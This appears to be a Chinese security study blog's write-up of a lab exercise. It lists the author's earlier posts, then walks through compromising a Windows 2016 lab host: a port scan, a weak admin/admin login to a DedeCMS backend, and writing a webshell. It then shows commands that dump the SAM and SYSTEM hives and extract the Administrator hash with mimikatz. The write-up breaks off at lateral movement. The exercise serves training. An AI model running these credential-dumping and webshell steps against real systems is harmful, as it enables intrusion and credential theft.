



本专栏是笔者的网络安全学习笔记,一面分享,同时作为笔记
前文链接
- WAMP/DVWA/sqli-labs 搭建
- burpsuite工具抓包及Intruder暴力破解的使用
- 目录扫描,请求重发,漏洞扫描等工具的使用
- 网站信息收集及nmap的下载使用
- SQL注入(1)——了解成因和手工注入方法
- SQL注入(2)——各种注入
- SQL注入(3)——SQLMAP
- SQL注入(4)——实战SQL注入拿webshell
- Vulnhub靶机渗透之Me and My Girlfriend
- XSS漏洞
- 文件上传漏洞
- 文件上传绕过
- 文件包含漏洞
- Vulnhub靶机渗透之zico2
- 命令执行漏洞
- 逻辑漏洞(越权访问和支付漏洞)
- 网站后台安全
- weevely的使用及免杀(Linux中的菜刀)
- MSF(1)——一次完整的渗透流程
- WebShell命令执行限制(解决方案)
- 记一次艰难的SQL注入(过安全狗)
- MSF(2)——各种木马的生成及简单的免杀
- MSF(3)——apk和exe的加马(过360、火绒)
- 通过Frp解决实现内网穿透
- 改造冰蝎马,实现免杀之default_aes php
- 记一次简单的对盗号网站的渗透
- 记一次幸运的漏洞挖掘
- 记一次从外网打通AWS云
- 内网渗透初探
- 记对外国某服务器的内网渗透
- 一次丝滑的内网渗透拿下域控
- 实战内网PTH上线域控
- 通过路由器进行内网渗透
- 钓鱼邮件和钓鱼样本
- 无境vulntarget-a wp
- 无境ZeroLogon 练习 wp
一层Win2016
WebShell
目标IP:192.168.111.20
nmap快速扫全端口
nmap -p- -T4 --min-rate 2000 -n -Pn 192.168.111.20

8080的web,部署了一个织梦CMS

访问后台地址/dede,用弱口令 admin / admin直接登录

在文件管理功能处直接写webshell

成功getshell

SYSTEM权限的win2016
抓密码
我们是高权限用户,可以直接把SAM导出来,然后在本地读取解密
reg save HKLM\SAM sam.hive
reg save HKLM\SYSTEM system.hive

然后用mimikatz解密
privilege::debug
lsadump::sam /system:system.hive /sam:sam.hive

得到Administrator的hash为:
ae974876d974abd805a989ebead86846
在线解密得到密码为:
P@ssw0rd1
横向

ipconfig发现存在192.168.52.0/24段
一级代理
